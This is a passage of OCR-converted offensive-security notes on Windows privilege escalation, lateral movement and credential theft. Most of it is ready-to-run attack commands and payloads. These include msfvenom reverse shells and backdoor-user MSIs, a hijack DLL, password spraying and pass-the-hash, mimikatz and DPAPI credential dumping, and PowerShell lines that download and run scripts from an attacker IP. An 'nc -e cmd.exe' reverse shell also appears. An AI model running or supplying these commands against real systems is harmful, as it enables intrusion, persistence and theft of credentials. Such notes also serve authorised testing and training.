Set oLink = oWS.CreateShortcut(sLinkFile)

9

oLink.TargetPath = "C:\Temp\Path_to\reverseshell.exe"

10

oLink.Save

11

12

#Create the reverse.lnk file on the StartUp directory & wait for login.

13

cscript CreateShortcut.vbs

Copied!

AlwaysInstallElevated Escalation

- Admins may deploy installer packages [.msi] which execute with always elevated privileges.
- “AlwaysInstallElevated” value must be set to 1 for both the local machine and current user in the registries. If either of these are missing or disabled, the exploit will not work.

1

reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

2

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

Copied!

"0x1" means ON

Exploitation

- /q: Sets user interface level.
    - /n : No UI
- /quiet : Quiet mode. No user interaction.
- /i: Status messages

1

#Choose a payload

2

msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi #No uac format

3

msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi #Using the msiexec the uac wont be prompted

4

msfvenom -p windows/meterpreter/reverse_tcp lhost=<ip> lport=<port> -f msi -o setup.msi

5

6

#Run on target

7

msiexec /quiet /qn /i C:\Temp\setup.msi

8

9

#PowerUp.ps1


10

Write-UserAddMSI

Copied!

```
PS C:\Users\user\Desktop\Tools\PowerUp> Write-UserAddMSI
```

PowerUp	5/30/2017 2:35 AM	PS1 File	550 KB
UserAdd	10/3/2020 1:47 PM	Windows Installer ...	204 KB





```
C:\Users\user\Desktop\Tools\PowerUp>net user

User accounts for \\TCM-PC

-------------------------------------------------------------------------------
Administrator            Guest                    TCM
user
The command completed successfully.


C:\Users\user\Desktop\Tools\PowerUp>whoami
tcm-pc\user

C:\Users\user\Desktop\Tools\PowerUp>net user

User accounts for \\TCM-PC

-------------------------------------------------------------------------------
Administrator            backdoor                 Guest
TCM                      user
The command completed successfully.
```

```
C:\Users\user\Desktop\Tools\PowerUp>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
backdoor
TCM
The command completed successfully.
```

POC

Misconfigured Executable Files


- Identify using Powerup: Invoke-AllChecks



- Create a reverse shellmsfvenom -p windows/shell_reverse_tcp LHOST=10.9.135.196 LPORT=4444 -f exe -o exploit.exe
- Replace vulnerable executable
- Start service: sc start filepermsvc

DLL Hijacking

- **Tricking a legitimate application into loading an arbitrary DLL**
- Programs usually can't function by themselves, they have a lot of resources they need to hook into (mostly DLL's but also proprietary files). If a program or service loads a file from a directory we have write access to we can abuse that to pop a shell with the privileges the program runs as.
- Manual Analysis:
-
    - Tool : Procmon.exe
        - Add a new filter on the Process Name matching <Service.exe>
        - On the main screen, deselect registry activity and network activity.
        - Add filter for result: "NAME NOT FOUND"
    - Guide:https://itm4n.github.io/windows-server-netman-dll-hijacking/
    - Vuls.cert
- DLL Proxying :https://itm4n.github.io/dll-proxying/
- In-depth Write-Up:
    - https://itm4n.github.io/windows-dll-hijacking-clarified/
    - DLL Side-loading [Fireeye]



DLL Loading Search Order

- Folders that are created at the root of a partition allow any "*Authenticated User*" to create files and folders in them if the program installer/administrator doesn't take care of that.

With this in mind, here are the two most common scenarios you'll face:

0. 1.

The program installer **created a service which runs as NT AUTHORITY\SYSTEM** and executes a program from this directory. In this example, we consider that the permissions of the executable itself are properly configured though. In this case, there is a high chance that it is vulnerable to **DLL Sideloading**. A local attacker could plant a Windows DLL that is used by this service in the application's folder.

1. 2.

The program installer **added the application's directory to the system's %PATH%**. This case is a bit different. You could still use DLL Sideloading in order to execute code in the context of any other user who would run this application but you could also achieve privilege escalation to SYSTEM. What you need in this case is ***Ghost* DLL Hijacking** because, a nonexistent DLL lookup will ultimately end up in the %PATH% directories.

Ideal Candidate for *Ghost* DLL Hijacking

- It tries to load a nonexistent DLL without specifying its full path.
- It doesn't use a *safe DLL search order*.
- It runs as NT AUTHORITY\SYSTEM.

IKEEXT [wlbsctrl.dll**]**

- Windows Vista and up to Windows 8
- https://medium.com/bugbountywriteup/ikeext-dll-hijacking-3aefe4dde7f5

Task Scheduler[WptsExtensions.dll**]**

- http://remoteawesomethoughts.blogspot.com/2019/05/windows-10-task-schedulerservice.html
- Works on Windows 10

Netman [*This method is still being researched*]

- Windows Server 2008 R2[wlanhlp.dll]
- Server 2012 and upto Server 2019 [wlanapi.dll]
- https://itm4n.github.io/windows-server-netman-dll-hijacking/
- Works on RDP sessions. Use RunAs.exe for WinRM Session. [https://github.com/antonioCoco/RunasCs]
-

Exploitation

- Identify your attack vector 1.1. Find privileged processes 1.2. Monitor identified processes for hijackable DLLs
- Check for write permissions in target folders
- Creating and compiling a “malicious” DLL
- Exploit it

Generate DLL Payload

- cmd.exe /k : Carries out the command specified by string and continues.

```
1
#Save as POC.c
2
#include <windows.h>
3


4
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
5
   if (dwReason == DLL_PROCESS_ATTACH) {
6
```


```
        system("cmd.exe /k whoami > C:\\Temp\\dll.txt");
7
        ExitProcess(0);
8
    }
9
    return TRUE;
10
}
11

12
-------------------------------------------------------------------------------
13
#Compile & Execute
14
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
15
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll
16

17
sc stop <service-name> & sc start <service-name>
18

19
#Method 2
20
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT+<PN> -f dll > hijack.dll
```

Copied!

Create a Windows EXE from C++

https://laptrinhx.com/how-to-compile-and-run-a-c-c-program-in-kali-linux-4283947797/

Windows GUI



Scheduled Tasks

Unfortunately, there is no easy method for enumerating custom tasks that belong to other users as a low privileged user account. Often we have to rely on other clues, such as finding a script or log file that indicates a scheduled task is being run.

1

#List all scheduled tasks your user can see

2

schtasks /query /fo LIST /v

3

Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State

4

5

#Check for write privileges:

6

accesschk.exe /accepteula -quvw userx C:\DevTools\vulnscript.ps1

Copied!

Named Pipes

You may be already familiar with the concept of a "pipe" in Windows & Linux:

- systeminfo | findstr Windows
- Designed to escalate from Local Admin to SYSTEM privileges.

A named pipe is an extension of this concept. A process can create a named pipe, and other processes can open the named pipe to read or write data from/to it. The process which created the named pipe can impersonate the security context of a process which connects to the named pipe.

Metasploit: Getsystem

- InMemory: Creates a named pipe controlled by Meterpreter. Creates a service (running as SYSTEM) which runs a command that interacts directly with the named pipe. Meterpreter then impersonates the connected process to get an impersonation access token (with the SYSTEM security context). The access token is then assigned to all subsequent Meterpreter threads, meaning they run with SYSTEM privileges.
- Dropper: Only difference is a DLL is written to disk, and a service created which runs the DLL as SYSTEM. The DLL connects to the named pipe.
- Token Duplication:
    - Requires the "SeDebugPrivilege".
    - Only works on x86 architectures.
    - It finds a service running as SYSTEM which it injects a DLL into. The DLL duplicates the access token of the service and assigns it to Meterpreter. This is the only technique that does not have to create a service, and operates entirely in memory.

https://notes.offsec-journey.com/active-directory/local-privilege-escalation#startup-applications

Lateral Movement

Lateral Movement

Tips

Blend in with internal protocols:

SMB (Psexec, schtasks, sc, WMIC)

RDP

SSH

VNC

WinRM (PowerShell)

Firewall configuration

netsh advfirewall firewall add rule name="firestone proxy" dir=in action=allow protocol=tcp localport=45001

Password Spraying

Invoke-DomainSpray from Beau Bullock [BHIS]

crackmapexec smb <IP/24> -u usernames -p Passwords --continue-on-success --ufail-limit 3

crackmapexec smb 192.168.10.11 -u Administrator -p 'P@ssw0rd' -x whoami --shares

crackmapexec smb 10.55.100.0/24 -u winlab -H <Hash> --local-auth --lsa

kerbrute_linux_amd64 password spray -v -d <domain> --dc <IP> users.txt <Pass>

#Brute-force password

/kerbrute_linux_amd64 bruteuser --dc <IP> -d <domain.local> rockyou.txt <username>

pth-winexe //<IP> -U <Username>%<Pass/hash> cmd

evil-winrm -u <username> -H <Hash> -i <IP>

psexec.py <hostname>/Administrator:<password>@192.168.1.104

psexec.py <domain>.<local>/Administrator@<IP> -hashes "<hash>"

git clone https://github.com/Greenwolf/Spray.git

./spray.sh -smb 172.31.3.8 /users.txt /pass.txt <AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <Domain> skipuu

#PTH-Winexe

pth-winexe -U Administrator%<HASH> //<IP>/cmd

pth-winexe --system -U 'admin%<HA:SH>' //192.168.1.22 cmd.exe

#WMI

Wmic /node:COMPUTER/user:DOMAIN\USER /password:PASSWORD process call create “COMMAND“

#PowerShell (WMI)

Invoke-WMIMethod -Class Win32_Process -Name Create –ArgumentList $COMMAND –ComputerName $COMPUTER -Credential $CRED

#wmiexec

#Does not drop into NT Authority/SYSTEM

#WinRM

evil-winrm -u 'user' -H '<:LM Hash>' -i <IP> -s <PS_SCRIPTS_LOCAL_PATH>

winrs –r:COMPUTER COMMAND

#PowerShell Remoting

Invoke-Command –computername $COMPUTER -command { $COMMAND}

New-PSSession -Name PSCOMPUTER –ComputerName $COMPUTER; Enter-PSSession -Name PSCOMPUTER

iex (iwr http://<IP>/Invoke-Mimikatz.ps1 -UseBasicParsing)

Invoke-command -ScriptBlock ${function:Invoke-Mimikatz} -Session $sess

Kerberos Double Hop Workaround

Reference:

If you obtain the shell through pass the hash or pass the ticket, you perform a network login, which means you run into the Kerberos double hop issue.

The way around it is to perform an interactive login, but that requires the clear text creds.

Psremoting uses pass the ticket. It’s how Kerberos is meant to work and a limitation - it’s actually the entire reason Kerberos delegation was invented.

Often the simplest way is to perform process migration/injection into a system process and perform actions from that, as that acts in the context of the computer account which did a interactive login at startup

$username = 'devmanager'

$password = 'F0rRunning$cheduledTasks!'

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword

```
Invoke-Command -ComputerName CASC-DC1.CASCADE.LOCAL -Credential $credential -scriptblock {powershell.exe -c "IEX(iwr http://10.10.14.22/Invoke-PowerShellTcp.ps1 -UseBasicParsing)" }

#Invoke hostname on 3rd server

$cred = Get-Credential Contoso\Administrator

Invoke-Command -ComputerName ServerB -Credential $cred -ScriptBlock {

   Invoke-Command -ComputerName ServerC -Credential $Using:cred -ScriptBlock {hostname}

}

#Port forwarding from host to Target's WinRM

netsh interface portproxy add v4tov4 listenport=5446 listenaddress=10.35.8.17 connectport=5985 connectaddress=10.35.8.23

netsh advfirewall firewall add rule name=fwd dir=in action=allow protocol=TCP localport=5446

Enter-PSSession Session1 -Credential domain\user



#Ref:https://posts.slayerlabs.com/double-hop/

#Creates a new session configuration on the remote computer

#when connected, forces it to always run with the credential provided.

Invoke-Command -ComputerName <Hop1PC> -ScriptBlock { Register-PSSessionConfiguration -Name Creds -RunAsCredential <domain-name>\<domainaccount> -Force }

Invoke-Command -ScriptBlock {\\<Kali-IP>\revshell.exe 10.10.x.x 4445} -Credential  <Hop1PC> -ConfigurationName Creds


#Run a process as a different user

$secpasswd = ConvertTo-SecureString "<pass>" -AsPlainText -Force

$mycreds = New-Object System.Management.Automation.PSCredential ("<domain\username>", $secpasswd)

$computer = "<COMPUTER_NAME>"


Start-Process powershell.exe -Credential $Using:mycreds -NoNewWindow

#Troubleshoot
```

$s = New-PSSession -Credential $mycreds

Invoke-Command -Session $s -Scriptblock {whoami}

#Enable RDP on target

#1.Add yourself to the remote desktop users group

#2. Enable on target using Powershell

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0

Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

#3.Execute from a shell. Do not execute from PSRemoting session.

#If you execute the following commands from a Remote Powershell session, you will be disconnected because we set the RDP listen port to 5985,

#so we will have to sc.exe stop WinRM before running Remote Desktop Service

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -name "UserAuthentication" -Value 1

Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\" -Name PortNumber -Value 5985

sc.exe stop WinRM

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

#Runas

runas /netonly /user:garrison.local\Administrator powershell.exe

psexec

Required CIFS ticket on target.

Requires manual deletion using sc

#psexec. Drops into NT Authority/SYSTEM

psexec.py BLACKFIELD.local/<user>@<IP> -hashes ":<NT hash>"

#Execute local executable on remote system

psexec.exe \\REMOTECOMPUTER –i -c <localfile.exe> /accepteula

#Execute as SYSTEM

psexec -s cmd

#enable PSRemote remotely

$computerName = 'REMOTECOMPUTER'

psexec "\\$Computername" -s c:\windows\system32\winrm.cmd quickconfig -quiet 2&>&1> $null

#OR

PowerShell Remoting

Enabled by default on Server 2012 onwards. Used my Administrators.

Uses HTTP port TCP 5985[Based on WinRM] {This is encrypted traffic} | 5986:SSL

Requires admin privileges on target machine.

Tip: This can be an enumeration technique.

May need to enable remoting (Enable-PSRemoting) on a Desktop Windows machine, Admin privs are required to do that.

In-depth Guide: :

Configuring PS Remoting :

Types:

One-to-one

Runs in a process: wsmprovhost

Stateful

Requires Local Admin Privs on target

Credentials are not left on target unless there's CREDSSP, Constrained Delegation

One-to-many

Run command and scripts on thousands of machines even as background jobs.

Idealfor passing hashes and using credentials on multiple computers.

Commands are executed in parallel

Non-Interactive

Commandlet: Invoke-Command

Start an Interactive Session

Tip: Find machines where current user has Local Admin Access using Find-LocalAdminAccess.

//Works on machines where current user has Local Admin Access.

Enter-PSSession -ComputerName pc1.domain.local

Enter-PSSession -ComputerName 192.168.0.2 -Credential domain\username

//Create a new session

New-PSSession -ComputerName 192.168.0.2 -Credential domain\username

Enter-PSSession -ComputerName 192.168.0.2 -Credential domain\username

//List sessions

Get-PSSession -ComputerName 192.168.0.2 -Credential domain\username

Exit-PSSession

#Stateful property

$sess = New-PSSession -ComputerName pc1.domain.local

Enter-PSSession -Session $sess

$proc=Get-Process

Exits & reconnects

$proc

Enable PS Remoting Remotely

$command = 'cmd /c powershell.exe -c Set-WSManQuickConfig -Force;Set-Item WSMan:\localhost\Service\Auth\Basic -Value $True;Set-Item WSMan:\localhost\Service\AllowUnencrypted -Value $True;Register-PSSessionConfiguration -Name Microsoft.PowerShell -Force'

Invoke-WmiMethod -Path Win32_process -Name create -ComputerName remote-computer -Credential domain\user -ArgumentList $command

#With DA privileges

#https://github.com/samratashok/RACE

Set-RemotePSRemoting –SamAccountName studentx -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose

Execute Commands

Invoke-Command -ScriptBlock {Get-Process} -ComputerName (Get-Content <File containing list of servers>)

Invoke-Command -Session $sessionname -FilePath 'path to the powershell script'

//Where the session argument is:

$sessionname= New-PSSession -ComputerName <IP> -Credential <domain/username> -Name anysessionname

#Load from function store

. .\name_of_function.ps1

Invoke-Command -ComputerName Server01 -ScriptBlock ${function:name_of_function}

Invoke-command -ScriptBlock ${function:Invoke-Mimikatz} -Session $sess

#Opens new cmd window

runas /user:<domain>\<user> cmd.exe

#Start a process as another user

$username = "DOMAIN\USER"

$password = "PASSWORD"

$credentials = New-Object System.Management.Automation.PSCredential -ArgumentList @($username,(ConvertTo-SecureString -String $password -AsPlainText -Force))

Start-Process nc64.exe -ArgumentList '-e cmd.exe xx.xx.xx.xx 80' -Credential ($credentials)

SharpSploit

Installation:

Skip to 31:40

menu

SharpSploit.Credentials.Mimikatz.SamDump()

Mimikatz

The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. LSA Protection prevents non-protected processes from interacting with LSASS. Mimikatz can still bypass this with a driver

Run Powershell as Administrator

Using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be used from this script.

Requires administrator and often debug rights.

References:

#Ways to dump credentials from memory

--

-Dumping LSASS from Task Manager

get-process lsass

tasklist | findstr lsass

procdump.exe -accepteula -ma “lsass.exe” out.dmp

procdump.exe -accepteula -ma 580 out.dmp

C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump [PID] C:\temp\out.dmp full

crackmapexec smb 192.168.0.76 -u testadmin -p Password123 --lsa

#From Windows

sekurlsa::minidump c:\lsass.dmp

log lsass.txt

sekurlsa::logonPasswords

#From Linux

pypykatz lsa minidump lsass.DMP

--

#Enable WDigest to store clear-text credentials

reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1

sekurlsa::wdigest

sekurlsa::logonpasswords

privilege::debug

sekurlsa::logonpasswords

sekurlsa::tickets /export

kerberos::ptt <file>.kirbi

misc::skeleton

lsadump::lsa /inject

token::elevate

lsadump::sam

lsadump::secrets

lsadump::trust /patch

lsadump::lsa /patch

lsadump::dcsync /user:dcorp\krbtgt

#Cached logons. Can’t perform “pass-the-hash” style attacks with this type of hash.

"token::elevate" "lsadump::cache"

hashcat -m2100 '$DCC2$10240#<NAME>#<HASH>' /usr/share/wordlists/rockyou.txt --force --potfile-disable

#Restore NT hash of a user

lsadump::setntlm /user:<user> /ntlm:<hash>

#Export private certificates

Invoke-Mimikatz –DumpCerts

#SSP Attack: Store passwords of all logins in clear-text to c:\Windows\System32\mimilsa.log

"privilege::debug" "misc::memssp"

#Credential Manager

#Extract credentials from Credential Vault from "\AppData\Local\Microsoft\Vault"

"vault::list"

#Extract credentials from Credential Vault from "\AppData\Local\Microsoft\Credentials"

"vault::cred"

#List plain-text creds [Risky]

"vault::cred" /patch

#DPAPI Abuse

dir /a c:\Users\<username>\appdata\local\microsoft\credentials\<Credential file>\

#Copy Master Key

dpapi::cred /in:c:\Users\<username>\appdata\local\microsoft\credentials\<Credential file>\

#Grab GUID Master Key value

dir /a c:\Users\<username>\appdata\roaming\microsoft\protect\<GUID Master key value>

#Grab Master Key to Decrypt

dpapi::masterkey /in:c:\Users\<username>\appdata\roaming\microsoft\protect\<GUID Master key value> /rpc

#Decrypt

dpapi::cred /in:c:\Users\<username>\appdata\local\microsoft\credentials\<Credential file> /masterkey:<Key value from above command>

--

#Dump Domain-wide DPAPI Backup Key from DC

lsadump::backupkeys /system:<DC> /export

#Decrypt target user's master key using DPAPI Backup key

dpapi::masterkey /in:"<User-master-key>" /pvk:"Domain-backup-key"

#Decrypt cookie values with target user's master key

dpapi::chrome /masterkey:<user-master-key> /in:<Path-to-chrome-cookies>

--

#Crack masterkey with user's clear-text pass

dpapi::masterkey /in:<Users-key> /sid:<User-SID> /password:<password> /protected

#Without knowing the password, but with code exec, extract domain key from DC

dpapi::masterkey /in:"%appdata\Microsoft\Protect\<SID>\<Master-key-GUID> /rpc

#Decrypt credentials from Windows Vault using master key

dpapi::creds /in:<creds> /masterkey:<masterkey> /unprotect

Over Pass The Hash

Obtain Kerberos tickets from NTLM hash.

An attacker can leverage the NTLM hash of another user account to obtain a Kerberos ticket which can be used to access network resources. This can come in handy if you are only able to obtain the NTLM hash for an account, but require Kerberos authentication to reach your destination.

Likely to cause an alert since the encryption method of the EncryptedTimestamp field in AS_REQ is being downgraded.

To make this attack stealthier, use NTLM + AES keys [aes256_hmac + aes128_hmac]

aes128 keys can be specified even if they do not actually exist.

Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:dollarcorp.moneycorp.local /ntlm:<ntlmhash> /run:powershell.exe"'

#To bypass Microsoft ATA, pass AES keys as well.

Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:dollarcorp.moneycorp.local /ntlm:<ntlmhash> /aes256:<aeshash> /aes128:<Aes key> /run:powershell.exe"'

#Get a reverse shell using NTLM hash

$Contents = 'powershell.exe -c iex ((New-Object Net.WebClient).DownloadString(''<IP>/Invoke-PowerShellTcp.ps1''))'

Out-File -Encoding Ascii -InputObject $Contents -FilePath C:\blah\reverse.bat

Invoke-Mimikatz -Command '"sekurlsa::pth /user:username /domain:domain.local /ntlm:<ntlm> /run:C:\blah\reverse.bat"'

Steal token from notepad process.

Rubeus

All that you can do with Rubeus : Reference :

#Convert clear-text password to hash

Rubeus.exe hash /password:Password123!

Rubeus.exe hash /password:Password123! /user:harmj0y /domain:testlab.local

#Request a TGT

Rubeus.exe asktgt /user:<user> /rc4:<hash> /ptt

#Request a TGT impersonating Administrator

.\Rubeus.exe s4u /user:<user A> /rc4:<User A's hash> /impersonateuser:Administrator /msdsspn:"CIFS/<Service-PC-Name>" /ptt

#.\kekeo.exe

tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local /rc4:cc098f204c5887eaa8253e7c2749156f

#Request TGS

tgs::s4u /tgt:<TGT-file.kirbi> /user:Administrator@<domain> /service:cifs/dcorpmssql.dollarcorp.moneycorp.LOCAL

#Monitor for new TGTs

.\Rubeus.exe monitor /interval:5 /nowrap

#By default TGTs are valid for 10h. However TGTs can be renewed for upto 7 days

Rubeus.exe renew /ticket:<ticket> /autorenew

DCOM

DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

Requires LA privileges on target.

Requires the presence of Microsoft Office on the target computer.

#Outlook

Reference: https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/

$com = [Type]::GetTypeFromProgID('Outlook.Application',’192.168.99.152’)

$object = [System.Activator]::CreateInstance($com)

$RemoteScriptControl = $object.CreateObject(“ScriptControl”)

#Compiling the “payload” in C#, & pass it to DotNetToJScript. Save output to $code

$RemoteScriptControl.Language = “JScript”

$RemoteScriptControl.AddCode($code)

#Excel: Create a macro-enabled excel docm

Reference: https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application","<Remote-IP>"))

$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)

$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)

$Workbook = $com.Workbooks.Open("C:\myexcel.xls")

$com.Run("mymacro")

PSScript: https://gist.github.com/enigma0x3/8d0cabdb8d49084cdcf03ad89454798b

Invoke-ExcelMacroPivot -Target "192.168.99.152" -RemoteDocumentPath "C:\Book1.xlsm" -MacroName "Auto_Open"

#PowerPoint: Create a PowerPoint add-in from this content, you must save as either a PPA / PPAM file

Reference: https://attactics.org/2018/02/dcom-lateral-movement-powerpoint/

PSScript: https://github.com/attactics/Invoke-DCOMPowerPointPivot/blob/master/Invoke-DCOMPowerPointPivot.ps1

$com = [activator]::**CreateInstance**([type]::**GetTypeFromProgId**("PowerPoint.Application", "10.10.10.10"))

$addin = $com.AddIns.**Add**("c:\testfile.ppam")

WMI

Matt Graeber's

Port Forwarding

gss-api proxy

This creates a proxy on port 8080 on the target.

Once port forward is set up to the attackers host, gss-api proxy enabled us to hijack the victim's active kerberos tickets to access intranet sites.

#May need to bypass UAC initially

https://github.com/mikkolehtisalo/gssapi-proxy

Firewall Rules Modification

netsh advfirewall firewall add rule name="NAME" dir=in action=allow protocol=tcp localport=PORT

#Metasploit

use multi/manage/autoroute

#Reverse port forward.

run portfwd -R -p <Remote pivot port> -l <Local port to listen on> -L <Local Host IP to listen on>

#Set up SOCKS proxy [/etc/proxychains.conf]

use auxiliary/server/socks4a

to same as -l

Plink

Download from

Copy binary + Private_Key.ppk to target.

Establish reverse connection to Attacker's SSH server to create an SSH tunnel.

gedit /etc/ssh/sshd_config

